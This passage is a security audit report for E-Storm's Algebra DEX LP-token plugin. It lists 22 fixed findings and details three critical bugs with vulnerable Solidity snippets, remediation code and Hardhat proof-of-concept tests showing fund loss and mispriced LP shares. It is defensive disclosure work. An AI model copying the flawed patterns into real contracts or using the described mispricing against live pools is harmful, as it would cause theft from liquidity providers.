




# Smart Contract Code Review And Security Analysis Report

**Customer:** E-Storm

**Date:** 10/03/2026



We express our gratitude to the E-Storm team for the collaborative engagement that enabled the execution of this Smart Contract Security Assessment.

E-STORM plugin-algebra is a plugin system built on top of the Algebra Integral DEX protocol that introduces fungible ERC-20 LP tokens as representations of concentrated liquidity positions.

## Document

|             |                                                                                                                         |
|-------------|-------------------------------------------------------------------------------------------------------------------------|
| Name        | Smart Contract Code Review and Security Analysis Report for E-Storm                                                     |
| Audited By  | Olesia Bilenka; Ivan Bondar                                                                                             |
| Approved By | Ivan Bondar                                                                                                             |
| Website     | N/A                                                                                                                     |
| Changelog   | 23/02/2026 - Preliminary Report<br>10/03/2026 - Final Report                                                            |
| Platform    | N/A                                                                                                                     |
| Language    | Solidity                                                                                                                |
| Tags        | Factory; Token Standards used (ERC20, ERC721, etc); Automated Market Maker (AMM); Liquidity Pool                        |
| Methodology | <a href="https://docs.hacken.io/methodologies/smart-contracts">https://docs.hacken.io/methodologies/smart-contracts</a> |

## Review Scope

|              |                                                                                                                                                         |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| Repository   | <a href="https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor">https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor</a> |
| Commit       | 7bc5d54                                                                                                                                                 |
| Final Commit | 8c50ecf                                                                                                                                                 |

## Audit Summary

The system users should acknowledge all the risks summed up in the risks section of the report

22

Total Findings

22

Resolved

0

Accepted

0

Mitigated

### Findings by Severity

| Severity | Count |
|----------|-------|
| Critical | 4     |
| High     | 1     |
| Medium   | 1     |
| Low      | 5     |

| Vulnerability                                                                                                                                     | Severity | Status |
|---------------------------------------------------------------------------------------------------------------------------------------------------|----------|--------|
| <a href="#">F-2026-15121</a> - Accumulated Fees Lost During NFT Migration                                                                         | Critical | Fixed  |
| <a href="#">F-2026-15122</a> - Tokens Lost When Migrating Out-of-Range NFT Positions                                                              | Critical | Fixed  |
| <a href="#">F-2026-15136</a> - Incorrect Token0-to-Token1 Conversion in convertToken0ToToken1 Leads to Mispriced LP Token Shares                  | Critical | Fixed  |
| <a href="#">F-2026-15137</a> - Unvalidated msg.sender in onERC721Received Allows Theft of Accumulated Plugin Token Balances                       | Critical | Fixed  |
| <a href="#">F-2026-15142</a> - First-Depositor Inflation Attack via positionValue Rounding to Zero Leads to Theft of Subsequent Depositors' Funds | High     | Fixed  |
| <a href="#">F-2026-15177</a> - Missing getCurrentFee() implementation and incompatible setFee() in LPPluginFactory                                | Medium   | Fixed  |
| <a href="#">F-2026-15127</a> - Absence of Slippage Protection in withdraw Exposes Withdrawers to Sandwich Attacks                                 | Low      | Fixed  |
| <a href="#">F-2026-15128</a> - Unrestricted Access to LP Token Creation                                                                           | Low      | Fixed  |
| <a href="#">F-2026-15132</a> - deploy Function Requires Undocumented Role Configuration and Multiple Transactions                                 | Low      | Fixed  |
| <a href="#">F-2026-15203</a> - Absence of Minimum LP Token Output Protection in Deposit Flow Exposes Users to Sandwich-Induced LP Token Dilution  | Low      | Fixed  |
| <a href="#">F-2026-15213</a> - Documentation-Implementation Mismatch: Permissionless Plugin Deployment                                            | Low      | Fixed  |
| <a href="#">F-2026-15123</a> - Usage of globalState Instead of safelyGetStateOfAMM Deviates from Algebra Recommended Best Practice                | Info     | Fixed  |
| <a href="#">F-2026-15124</a> - Hardcoded Deadline in NFT Migration Flow                                                                           | Info     | Fixed  |
| <a href="#">F-2026-15125</a> - Floating Pragma                                                                                                    | Info     | Fixed  |

| Vulnerability                                                                                                             | Severity | Status |
|---------------------------------------------------------------------------------------------------------------------------|----------|--------|
| <a href="#">F-2026-15129</a> - Redundant Empty Constructor                                                                | Info     | Fixed  |
| <a href="#">F-2026-15130</a> - NFT Remains Locked in Plugin Contract                                                      | Info     | Fixed  |
| <a href="#">F-2026-15135</a> - Missing Plugin Registry Enables Unverified Plugin Operations                               | Info     | Fixed  |
| <a href="#">F-2026-15176</a> - Swapped Parameter Names in LPTokenFactory.create()                                         | Info     | Fixed  |
| <a href="#">F-2026-15181</a> - Unused poolKey Variable Initialized with Zero Values                                       | Info     | Fixed  |
| <a href="#">F-2026-15186</a> - Native Token Payment Path Unreachable and Missing Safety Checks                            | Info     | Fixed  |
| <a href="#">F-2026-15199</a> - Hardhat Console Import in Production Contract LPTokenFactory                               | Info     | Fixed  |
| <a href="#">F-2026-15212</a> - Absence of Slippage Protection in onERC721Received Exposes NFT Senders to Sandwich Attacks | Info     | Fixed  |

## Documentation quality

- Functional requirements are partially missed.
- Technical description is not provided.

## Code quality

- The development environment is configured.

## Test coverage

Code coverage of the project is **93%** (branch coverage).

- Deployment and basic user interactions are covered with tests.
- The current tests cover the majority of scenarios, with a small number of edge cases remaining.
- Interactions by several users are tested thoroughly.

# Table of Contents

|                                         |           |
|-----------------------------------------|-----------|
| <b>System Overview</b>                  | <b>7</b>  |
| Privileged Roles                        | 8         |
| <b>Potential Risks</b>                  | <b>9</b>  |
| <b>Findings</b>                         | <b>10</b> |
| Vulnerability Details                   | 10        |
| Disclaimers                             | 81        |
| <b>Appendix 1. Definitions</b>          | <b>82</b> |
| Severities                              | 82        |
| Potential Risks                         | 82        |
| <b>Appendix 2. Scope</b>                | <b>83</b> |
| <b>Appendix 3. Additional Valuables</b> | <b>84</b> |

## System Overview

E-STORM plugin-algebra is a plugin system built on top of the Algebra Integral DEX protocol that introduces fungible ERC-20 LP tokens as representations of concentrated liquidity positions. Instead of requiring users to hold non-fungible position NFTs (as is standard in concentrated liquidity DEXs), the plugin allows multiple users to pool liquidity into shared tick ranges and receive proportional, fungible LP tokens in return.

When a user deposits liquidity into a specific tick range (either directly via the callback contract or by transferring an existing Algebra NFT position), the plugin mints LP tokens proportional to the value contributed relative to the existing position. LP token amounts for the first depositor in a given tick range are set to a fixed initial amount; subsequent depositors receive tokens proportional to the ratio of their deposit value to the pre-existing position value, both denominated in token1 terms using the current pool price. Withdrawals burn LP tokens and return a proportional share of the underlying liquidity plus accrued fees.

The plugin also intercepts swaps on the associated Algebra pool to apply a configurable plugin fee (expressed in parts per million) on top of the pool's base swap fee. Collected plugin fees accumulate in the plugin contract and can be withdrawn by the factory owner.

The system is deployed through a factory pattern: the LPPluginFactory owner creates custom Algebra pools and deploys LPPlugin instances bound to those pools. Each plugin deploys its own **LPCallback** helper for minting positions and creates **LPToken** ERC-20 contracts on demand via the **LPTokenFactory** for each unique tick range.

### Files in scope

- **LPPlugin.sol** - Core plugin contract that hooks into Algebra pool lifecycle events (position modifications, swaps). Manages the mapping of tick ranges to fungible LP tokens, handles LP token minting/burning proportional to deposited value, processes NFT-to-LP-token conversions via `onERC721Received`, computes position values, and applies a configurable plugin fee on swaps.
- **LPPluginFactory.sol** - Ownable factory contract that deploys **LPPlugin** instances, creates custom Algebra pools via the entry point, and provides owner-gated administrative functions to configure pool parameters (tick spacing, plugin address, plugin config, fees) and manage plugin fee collection and rates.
- **LPCallback.sol** - Helper contract deployed per-plugin that executes mint calls on the Algebra pool on behalf of the plugin. Implements the `algebraMintCallback` to transfer tokens from the payer to the pool, supporting native token wrapping and `transferFrom`-based payments.
- **LPToken.sol** - Standard ERC-20 token with owner-restricted mint and burn functions. Each instance represents shares of a specific tick-range liquidity position. Ownership is transferred to the calling LPPlugin upon creation.
- **LPTokenFactory.sol** - Stateless factory that deploys new LPToken instances and transfers their ownership to the caller (**LPPlugin**).
- **CallbackStructs.sol** - Library defining the `MintCallbackData` struct used to pass pool key and payer information through Algebra's mint callback mechanism.
- **ILPCallback.sol** - Interface for the **LPCallback** contract, extending **IAlgebraMintCallback** with a mint function signature.

- **ILPPluginFactory.sol** - Interface for the **LPPluginFactory**, exposing `deploy`, `WNativeToken`, and `lpTokenFactory` accessors.
- **LPToken.sol** - Interface for **LPToken**, extending **IERC20** with `mint`, `burn`, and `transferOwnership` functions.
- **LPTokenFactory.sol** - Interface for **LPTokenFactory**, exposing the `create` function.

## Privileged roles

### LPPluginFactory.sol:

- **owner** (OpenZeppelin **Ownable**): Has full administrative control over the system. Can:
  - Deploy new **LPPlugin** instances via `deploy`.
  - Create custom Algebra pools via the inherited `createCustomPool`.
  - Set tick spacing on any managed pool via `setTickSpacing`.
  - Replace the plugin address on any managed pool via `setPlugin`.
  - Reconfigure plugin hook flags on any managed pool via `setPluginConfig`.
  - Set the base swap fee on any managed pool via `setFee`.
  - Collect accumulated plugin fees from any plugin via `collectFee`.
  - Update the plugin fee rate on any plugin via `setPluginFeeRate`.
  - Transfer ownership or renounce ownership (inherited from **Ownable**).

### LPPlugin.sol:

- **pluginFactory** (acts as the authorized caller via `_authorize`): The only address permitted to:
  - Set the plugin fee rate via `setPluginFeeRate`.
  - Collect plugin fees via `collectPluginFee` (inherited from **AbstractPlugin**).
- **pool** (the associated Algebra pool, enforced via `onlyPool` modifier):
  - The only address permitted to invoke plugin hook functions: `beforeInitialize`, `beforeModifyPosition`, `afterModifyPosition`, `beforeSwap`, and `handlePluginFee`.

### LPToken.sol:

- **owner** (OpenZeppelin **Ownable**, transferred to the **LPPlugin** upon creation): The only address permitted to:
  - Mint new LP tokens via `mint`.
  - Burn LP tokens from any holder via `burn`.
  - Transfer ownership or renounce ownership (inherited from **Ownable**).



## Potential Risks

- **Dependency on Algebra Integral Protocol Infrastructure:** The system operates as a plugin within the Algebra Integral DEX ecosystem. Core functionality, including pool creation, liquidity management, swap execution, fee accrual, and position accounting, is delegated to external Algebra contracts (**AlgebraPool**, **AlgebraFactory**, **AlgebraCustomPoolEntryPoint**, **NonfungiblePositionManager**). Any vulnerability, upgrade, or behavioral change in these external contracts directly affects the security and correctness of the plugin system, including LP token valuation, fee distribution, and withdrawal mechanics.
- **Concentrated Liquidity Price-Dependent Valuation Risk:** LP token minting and withdrawal calculations depend on the instantaneous pool price to convert between `token0` and `token1` denominations. In concentrated liquidity pools, position value is highly sensitive to price movements within and outside the specified tick range. Significant price volatility may cause LP token valuations to diverge from the underlying position's realized value, and positions that move entirely out of range may become single-sided, affecting withdrawal ratios.
- **Incompatibility with Fee-on-Transfer and Rebasing Tokens:** The plugin system relies on nominal transfer amounts for token accounting. Approvals, callback payments, and LP token minting calculations use return values and specified amounts rather than balance deltas. Tokens that charge a fee on transfer or that rebase (adjust balances automatically) are incompatible with this architecture and may result in accounting mismatches, failed transactions, or loss of funds if used as pool tokens.
- **Centralized Administrative Control over Plugin Parameters:** The **LPPluginFactory** owner holds unilateral authority over critical operational parameters: plugin fee rates, pool fee configuration, tick spacing, plugin replacement, and plugin fee collection. Compromise or misuse of the owner key may result in extraction of accumulated plugin fees, modification of fee rates to unfavorable levels, or replacement of the active plugin on a pool, directly impacting all LP token holders.
- **LP Token Ownership Concentration:** Each **LPToken** contract is owned exclusively by the **LPPlugin** that created it. The plugin is the sole entity authorized to mint and burn LP tokens. If the plugin becomes non-functional (e.g., due to a pool-level configuration change that disconnects the plugin), LP token holders may lose the ability to withdraw their underlying liquidity through the standard withdrawal path.
- **Dependence on External NFT Position Manager Trust Model:** The `onERC721Received` flow delegates position management operations (`positions`, `decreaseLiquidity`, `collect`) to `msg.sender`, which is expected to be a legitimate **NonfungiblePositionManager**.

# Findings

## Vulnerability Details

### F-2026-15121 - Accumulated Fees Lost During NFT Migration - Critical

#### Description:

When NFT positions are migrated to **LPPlugin** via `onERC721Received`, the contract fails to collect all tokens owed to the position. The `collect` function is called with `amount0Max` and `amount1Max` values derived from `decreaseLiquidity` return values, which only represent the principal amount. Pre-existing accumulated trading fees are not collected and remain stuck in the NFT, which is then held by the Plugin with no mechanism to recover them.

```
// decreaseLiquidity returns ONLY principal amounts
(uint256 amount0, uint256 amount1) = INonfungiblePositionManager(msg.sender)
    .decreaseLiquidity(...);

// collect() limited to principal - PRE-EXISTING FEES NOT COLLECTED
(amount0, amount1) = INonfungiblePositionManager(msg.sender).collect(
    INonfungiblePositionManager.CollectParams({
        tokenId: tokenId,
        recipient: address(this),
        amount0Max: uint128(amount0),    // Only principal
        amount1Max: uint128(amount1)    // Fees excluded
    })
);

// NFT remains in Plugin with uncollected fees - no recovery mechanism
```

Users permanently lose accumulated trading fees when migrating NFT positions to **LPPlugin**. The severity depends on:

1. Position age: Older positions accumulate more fees
2. Trading volume: High-volume pools generate more fees
3. Position range: Narrow ranges in active price regions earn more fees

When a position is out of range, the principal in one token may be zero, but fees can still exist in both tokens from historical trading activity.

#### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

Status:

Fixed

## Classification

Impact Rate: 5/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Critical

## Recommendations

**Remediation:** Use `type(uint128).max` for both `amount0Max` and `amount1Max` to ensure all owed tokens (principal + fees) are collected:

```
// Collect ALL tokens owed to the position
(amount0, amount1) = INonfungiblePositionManager(msg.sender).collect(
    INonfungiblePositionManager.CollectParams({
        tokenId: tokenId,
        recipient: address(this),
        amount0Max: type(uint128).max, // Collect everything
        amount1Max: type(uint128).max // Including all fees
    })
);
```

**Resolution:** Fixed in `556f22e`:

`onERC721Received` invokes `collect` with `amount0Max` and `amount1Max` set to `type(uint128).max`, which collects all tokens owed by the position, including pre-existing accrued trading fees.

```
(amount0, amount1) = INonfungiblePositionManager(msg.sender).collect(
    INonfungiblePositionManager.CollectParams({
        tokenId: tokenId,
        recipient: address(this),
        amount0Max: type(uint128).max,
        amount1Max: type(uint128).max
    })
);
```

The migration flow no longer truncates collection to principal-only amounts.

### PoC: Incomplete Fee Collection: Fees Lost on NFT Burn

#### Reproduce:

```
describe('Incomplete Fee Collection: Fees Lost on NFT Burn', function () {

  it('fees lost when they exceed principal', async function () {
    // User's NFT position state
    const principal = {
      token0: ethers.parseEther('5'),      // 5 ETH
      token1: ethers.parseEther('10000')   // 10,000 USDC
    };

    const fees = {
      token0: ethers.parseEther('0.5'),    // 0.5 ETH earned
      token1: ethers.parseEther('500')     // 500 USDC earned
    };

    // Total owed = principal + fees
    const totalOwed = {
      token0: principal.token0 + fees.token0, // 5.5 ETH
      token1: principal.token1 + fees.token1  // 10,500 USDC
    };

    // decreaseLiquidity() returns only principal
    const decreaseReturn = principal;

    // collect() called with max = principal (BUG!)
    const collectMax = decreaseReturn;

    // Actual collected = min(totalOwed, max)
    const collected = {
      token0: collectMax.token0, // 5 ETH (limited by max)
      token1: collectMax.token1  // 10,000 USDC (limited by max)
    };

    // Fees left in NFT → LOST on burn()
    const lostOnBurn = {
      token0: totalOwed.token0 - collected.token0,
      token1: totalOwed.token1 - collected.token1
    };
  });
});
```

```

    });

    expect(lostOnBurn.token0).to.equal(fees.token0);
    expect(lostOnBurn.token1).to.equal(fees.token1);
  });

  it('worst case: out-of-range position loses all fees in one token', async
function () {
  // Position ABOVE current price
  // Principal is only in token1, but fees exist in BOTH tokens
  const principal = {
    token0: ethers.parseEther('0'),      // 0 ETH (out of range)
    token1: ethers.parseEther('5000')    // 5,000 USDC
  };

  // Fees accumulated when position WAS in range
  const fees = {
    token0: ethers.parseEther('2'),      // 2 ETH fees
    token1: ethers.parseEther('100')    // 100 USDC fees
  };

  // decreaseLiquidity returns (0, 5000)
  const decreaseReturn = principal;

  // collect max = (0, 5000)
  const collectMax = decreaseReturn;

  // With amount0Max = 0, we CANNOT collect ANY token0!
  const collected = {
    token0: 0n,
    token1: principal.token1 + fees.token1
  };

  // ALL token0 fees lost
  const lostOnBurn = {
    token0: fees.token0,
    token1: 0n
  };

```

```
expect(lostOnBurn.token0).to.equal(ethers.parseEther('2'));  
});
```

## Results:

- ✓ fees lost when they exceed principal
- ✓ worst case: out-of-range position loses all fees in one token

## Files:

FeesNotCollected.exploit.spec.ts



## [F-2026-15122](#) - Tokens Lost When Migrating Out-of-Range NFT Positions - Critical

### Description:

When an NFT position is transferred to the **LPPlugin** via `onERC721Received` and the position is out of range relative to the current pool price, only one of the two tokens is needed to add liquidity. The unused token remains stuck on the **LPPlugin** contract with no mechanism to recover it.

**Step 1:** User's tokens are collected to **LPPlugin**:

```
(amount0, amount1) = INonfungiblePositionManager(msg.sender).collect(
    INonfungiblePositionManager.CollectParams({
        tokenId: tokenId,
        recipient: address(this),
        amount0Max: uint128(amount0),
        amount1Max: uint128(amount1)
    })
);
// LPPlugin now holds: amount0 + amount1
```

**Step 2:** **LPPlugin** approves callback for full amounts:

```
require(
    IERC20(IALgebraPool(pool).token0()).approve(callback, amount0),
    "Token0 approval failed"
);
require(
    IERC20(IALgebraPool(pool).token1()).approve(callback, amount1),
    "Token1 approval failed"
);
```

**Step 3:** Callback mints liquidity to pool:

```
ILPCallback(callback).mint(
    from,
    tickLower,
    tickUpper,
    amount0,
    amount1
);
```

**Step 4:** Pool only requests what it needs via callback:

```
function algebraMintCallback(
    uint256 amount0owed,
```

```

uint256 amount10wed,
bytes calldata data
) external override {
    CallbackStructs.MintCallbackData memory decoded = abi.decode(data, (C
allbackStructs.MintCallbackData));
    require(msg.sender == pool, "Invalid caller of callback");
    IAlgebraPool algebraPool = IAlgebraPool(pool);

    if (amount00wed > 0)
        _pay(algebraPool.token0(), decoded.payer, msg.sender, amount00wed
);

    if (amount10wed > 0)
        _pay(algebraPool.token1(), decoded.payer, msg.sender, amount10wed
);
}

```

**Step 5:** No code returns unused tokens to user:

```

require(
    ILPToken(lpTokenByTicks[tickLower][tickUpper]).transfer(
        from,
        ILPToken(lpTokenByTicks[tickLower][tickUpper]).balanceOf(
            address(this)
        ) - currentAmount
    ),
    "Transfer failed"
);

return IERC721Receiver.onERC721Received.selector;
}
// Function ends - unused tokens stuck on LPPlugin

```

#### Example Loss:

- User migrates NFT with 10 ETH + 20,000 USDC
- Position ticks [500, 1000], current price at tick 0
- Pool only needs USDC (position above price)
- 10 ETH (\$20,000) stuck on **LPPlugin**

#### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPCallback.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification



|                         |             |
|-------------------------|-------------|
| <b>Impact Rate:</b>     | 5/5         |
| <b>Likelihood Rate:</b> | 5/5         |
| <b>Exploitability:</b>  | Independent |
| <b>Complexity:</b>      | Simple      |
| <b>Severity:</b>        | Critical    |

## Recommendations

**Remediation:** The `onERC721Received` function should be modified to: (1) collect all owed tokens from the NFT position including pre-existing accrued trading fees (**F-2026-15121**), (2) capture the return values from `LPCallback.mint` to determine actual consumption, and (3) refund any unused tokens to the user. The refund must use arithmetic on known values rather than balance deltas, as the `LPPlugin` contract may receive unrelated plugin fee revenue from the Algebra pool during the same call via the `_changeReserves / FEE_TRANSFER_FREQUENCY` mechanism.

```
// Decrease full liquidity
(uint256 amount0, uint256 amount1) = INonfungiblePositionManager(msg.sender)
    .decreaseLiquidity(
        INonfungiblePositionManager.DecreaseLiquidityParams({
            tokenId: tokenId,
            liquidity: userLiquidity,
            amount0Min: 0,
            amount1Min: 0,
            deadline: block.timestamp + 10 minutes
        })
    );

// Collect all owed tokens: liquidity + accrued fees
(amount0, amount1) = INonfungiblePositionManager(msg.sender).collect(
    INonfungiblePositionManager.CollectParams({
        tokenId: tokenId,
        recipient: address(this),
        amount0Max: type(uint128).max,
        amount1Max: type(uint128).max
    })
);

require(IERC20(IALgebraPool(pool).token0()).approve(callback, amount0), "Token0 approval failed");
require(IERC20(IALgebraPool(pool).token1()).approve(callback, amount1), "Token1 approval failed");
```

```

address lpTokenAddress = lpTokenByTicks[tickLower][tickUpper];
uint256 currentAmount = lpTokenAddress != address(0)
    ? ILPToken(lpTokenAddress).balanceOf(address(this))
    : 0;

(uint256 amount0Used, uint256 amount1Used, ) = ILPCallback(callback).mint(
    from, tickLower, tickUpper, amount0, amount1
);

require(
    ILPToken(lpTokenByTicks[tickLower][tickUpper]).transfer(
        from,
        ILPToken(lpTokenByTicks[tickLower][tickUpper]).balanceOf(address(this)) - currentAmount
    ),
    "Transfer failed"
);

// Refund unconsumed tokens using return values, not balance deltas
uint256 refund0 = amount0 - amount0Used;
uint256 refund1 = amount1 - amount1Used;
if (refund0 > 0) IERC20(IALgebraPool(pool).token0()).safeTransfer(from, refund0);
if (refund1 > 0) IERC20(IALgebraPool(pool).token1()).safeTransfer(from, refund1);

return IERC721Receiver.onERC721Received.selector;

```

## Resolution:

Fixed in [5582c62](#):

`onERC721Received` captures actual token consumption from `LPCallback.mint`, computes `refund0` and `refund1` from collected amounts, and returns unconsumed balances to from via `safeTransfer`. The flow no longer leaves out-of-range residual migration assets stranded on **LPPlugin**.

```

uint256 refund0 = amount0 - amount0Used;
uint256 refund1 = amount1 - amount1Used;
if (refund0 > 0)
    IERC20(IALgebraPool(pool).token0()).safeTransfer(from, refund0);
if (refund1 > 0)
    IERC20(IALgebraPool(pool).token1()).safeTransfer(from, refund1);

```

## Evidences

### PoC: Leftover Tokens Lost on LPPlugin

## Reproduce:

```
describe('Out-of-Range Position: Tokens Lost on LPPlugin', function () {

  it('demonstrates token loss when position is above the current price', as
  ync function () {

    const tickLower = 500;
    const tickUpper = 1000;
    const currentTick = 0; // Price below position

    // User's NFT contains both tokens
    const nftToken0 = ethers.parseEther('10'); // 10 ETH
    const nftToken1 = ethers.parseEther('5000'); // 5000 USDC

    // When position is above current price, pool only needs token1
    const poolNeeds = {
      token0: 0n, // Pool doesn't need ETH
      token1: nftToken1 // Pool needs USDC
    };

    // Calculate what's stuck
    const stuckOnPlugin = {
      token0: nftToken0 - poolNeeds.token0, // 10 ETH stuck!
      token1: nftToken1 - poolNeeds.token1 // 0 USDC
    };

    expect(stuckOnPlugin.token0).to.equal(ethers.parseEther('10'));
  });

  it('demonstrates token loss when position is below the current price', as
  ync function () {

    const tickLower = -1000;
    const tickUpper = -500;
    const currentTick = 0; // Price above position

    const nftToken0 = ethers.parseEther('10'); // 10 ETH
    const nftToken1 = ethers.parseEther('20000'); // 20000 USDC

    const poolNeeds = {
      token0: nftToken0, // Pool needs ETH
      token1: 0n // Pool doesn't need USDC
    };
  });
});
```

```
const stuckOnPlugin = {
  token0: nftToken0 - poolNeeds.token0,
  token1: nftToken1 - poolNeeds.token1 // 20000 USDC stuck!
};

expect(stuckOnPlugin.token1).to.equal(ethers.parseEther('20000'));
});

});
```

## Results:

- ✓ demonstrates token loss when position is above the current price
- ✓ demonstrates token loss when position is below the current price

## Files:

OutOfRangeTokensLost.exploit.spec.ts

## [F-2026-15136](#) - Incorrect Token0-to-Token1 Conversion in convertToken0ToToken1 Leads to Mispriced LP Token Shares - Critical

### Description:

The `convertToken0ToToken1` function computes `amount0 * sqrtPriceX96 / 2^96`, which yields `amount0 * sqrt(Price)` instead of the correct `amount0 * Price`. This systematic mispricing of `token0` relative to `token1` corrupts the LP token minting ratio for every deposit after the first, enabling value extraction by informed depositors at the expense of existing LP token holders.

The Algebra pool's `globalState` returns the current price as a **Q64.96** square root value, documented explicitly in the interface:

### IAlgebraPoolState

```
/// @return price The current price of the pool as a sqrt(dToken1/dToken0) Q64.96 value
```

The pool stores `sqrtPriceX96 = sqrt(P) * 2^96`, where `P` is the price of `token0` in `token1` terms. Converting a `token0` amount to its `token1`-equivalent value requires squaring the sqrt price: `value_in_token1 = amount0 * sqrtPriceX96^2 / 2^192`. The current implementation applies only a single division by `2^96`, yielding `sqrt(P)` instead of `P`:

```
function convertToken0ToToken1(
    uint256 amount0,
    uint160 price
) public pure returns (uint256 token0InToken1) {
    if (amount0 > 0 && price > 0) {
        // Use Math.mulDiv to prevent overflow in multiplication and handle division by 2^96
        token0InToken1 = Math.mulDiv(amount0, uint256(price), 2 ** 96);
    } else {
        token0InToken1 = 0;
    }
}
```

This computes `amount0 * sqrtPriceX96 / 2^96 = amount0 * sqrt(P)`, the square root of the correct value.

Notably, the inline comment in `_mintLPTokens` states the intended formula correctly — `deltaY + deltaX * P` — confirming the developer's intent was the full price, not its square root:

```
// Calculate delta value: deltaY + deltaX * P (safe fixed-point arithmetic)
// deltaY = amount0 (token1 being deposited)
// deltaX = depositAmount0 (token0 being deposited)
uint256 userValue = amount1 +
    convertToken0ToToken1(amount0, _cache.price);
```

The function is consumed in two locations that together form the LP token share ratio:

- **Denominator** — `positionValue` computes the total position value (liquidity reserves + accumulated fees), cached as `_cache.initialValue` in the `beforeModifyPosition` hook:

```
value = amount1 + fees1 + convertToken0ToToken1(amount0 + fees0, price);
```

- **Numerator** — `_mintLPTokens` computes the depositor's contributed value, and the share formula is:

```
LpTokensToMint = Math.mulDiv(
    userValue,
    totalSupply,
    _cache.initialValue
);
```

Although the same incorrect conversion is applied to both the numerator and denominator, the errors do **not** cancel out. The `initialValue` includes accumulated fees (`fees0`, `fees1`) whose token ratio diverges from the position's reserve ratio. The mispriced conversion weights these fee components incorrectly, producing a distorted ratio.

The magnitude of the error is governed by the factor  $1 / \sqrt{P}$ . When  $P > 1$ , `token0` is undervalued (e.g., at  $P = 10000$ , `token0` is undervalued by 100x). When  $P < 1$ , `token0` is overvalued by the same inverse factor. For most real-world token pairs,  $P$  deviates significantly from 1.

The mispricing produces materially incorrect LP token allocations on every deposit after the first. Depositors whose contribution is proportionally heavier in whichever token the formula overvalues receive an excess share of the pool's total value at the expense of all other LP token holders. Informed actors can exploit this systematically by timing deposits when accumulated fees create an asymmetric token composition, extracting value from existing holders who have no recourse. The error is not transient — it is embedded in every LP token minting event for the lifetime of the contract.

## Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

## Status:

Fixed

## Classification

Impact Rate: 5/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Medium

Severity: Critical

## Recommendations

### Remediation:

The conversion should square the `sqrtPriceX96` value to obtain the actual price `P`. A two-step `Math.mulDiv` avoids intermediate overflow:

```
function convertToken0ToToken1(
    uint256 amount0,
    uint160 sqrtPriceX96
) public pure returns (uint256 token0InToken1) {
    if (amount0 > 0 && sqrtPriceX96 > 0) {
        token0InToken1 = Math.mulDiv(
            Math.mulDiv(amount0, uint256(sqrtPriceX96), 2 ** 96),
            uint256(sqrtPriceX96),
            2 ** 96
        );
    } else {
        token0InToken1 = 0;
    }
}
```

The parameter name should be updated from price to `sqrtPriceX96` across the codebase to prevent future confusion about what the value represents.

### Resolution:

Fixed in `6aa3802`:

`convertToken0ToToken1` applies the squared `Q64.96` conversion through two `Math.mulDiv` steps.

```
function convertToken0ToToken1(
    uint256 amount0,
```

```

uint160 sqrtPriceX96
) public pure returns (uint256 token0InToken1) {
    if (amount0 > 0 && sqrtPriceX96 > 0) {
        // Use Math.mulDiv to prevent overflow in multiplication and handle d
        ivision by 2^96
        token0InToken1 = Math.mulDiv(
            Math.mulDiv(amount0, uint256(sqrtPriceX96), 2 ** 96),
            uint256(sqrtPriceX96),
            2 ** 96
        );
    } else {
        token0InToken1 = 0;
    }
}

```

The function parameter is named `sqrtPriceX96`, and both LP share inputs that depend on this conversion (`positionValue` and `_mintLPTokens`) now consume the corrected price math.

## Evidences

### Incorrect Token0-to-Token1 Conversion in convertToken0ToToken1 Leads to Mispriced LP Token Shares

#### Reproduce:

PoC Steps:

**Setup:** Pool with `token0` (ETH) and `token1` (USDC), price `P = 2000` (1 ETH = 2000 USDC). The pool stores `sqrtPriceX96 = sqrt(2000) * 2^96`.

- Call `convertToken0ToToken1(1 ETH, sqrtPriceX96)`.
- Function computes `1e18 * sqrtPriceX96 / 2^96 = 1e18 * sqrt(2000) ≈ 44.72e18`.
- Correct result should be `1e18 * P = 2000e18`. The function returns `sqrt(P) = 44.72` instead of `P = 2000` — a 97.8% undervaluation of `token0`.

#### Impact on LP minting:

- User A deposits 1 ETH + 2000 USDC (real value: \$4000). Plugin computes `userValue = 2000 + 44.72 = 2044.72`.
- User B deposits 2 ETH + 0 USDC (real value: \$4000). Plugin computes `userValue = 0 + 89.44 = 89.44`.
- User A receives ~23x more LP tokens than User B despite identical real-value contributions.
- On withdrawal, User A extracts disproportionately more underlying tokens at User B's expense.

PoC Code:



```

it("ETH/USDC price~2000: returns ~44.72 instead of ~2000", async function ()
{
    this.timeout(100_000_000);
    const { plugin } = await setup(1);

    // sqrt(2000) ≈ 44.721359549995793
    const sqrtPrice = 44721359549995793n;
    const sqrtPriceX96 = (sqrtPrice * Q96) / (10n ** 15n);
    const amount0 = ethers.parseEther("1");

    const result = await plugin.convertToken0ToToken1(amount0, sqrtPriceX96);

    // BUG: returns sqrt(2000) ≈ 44.72, correct would be 2000
    const resultNum = Number(ethers.formatEther(result));
    expect(resultNum).to.be.closeTo(44.72, 0.1);
});

```

## Results:

PoC: Incorrect convertToken0ToToken1

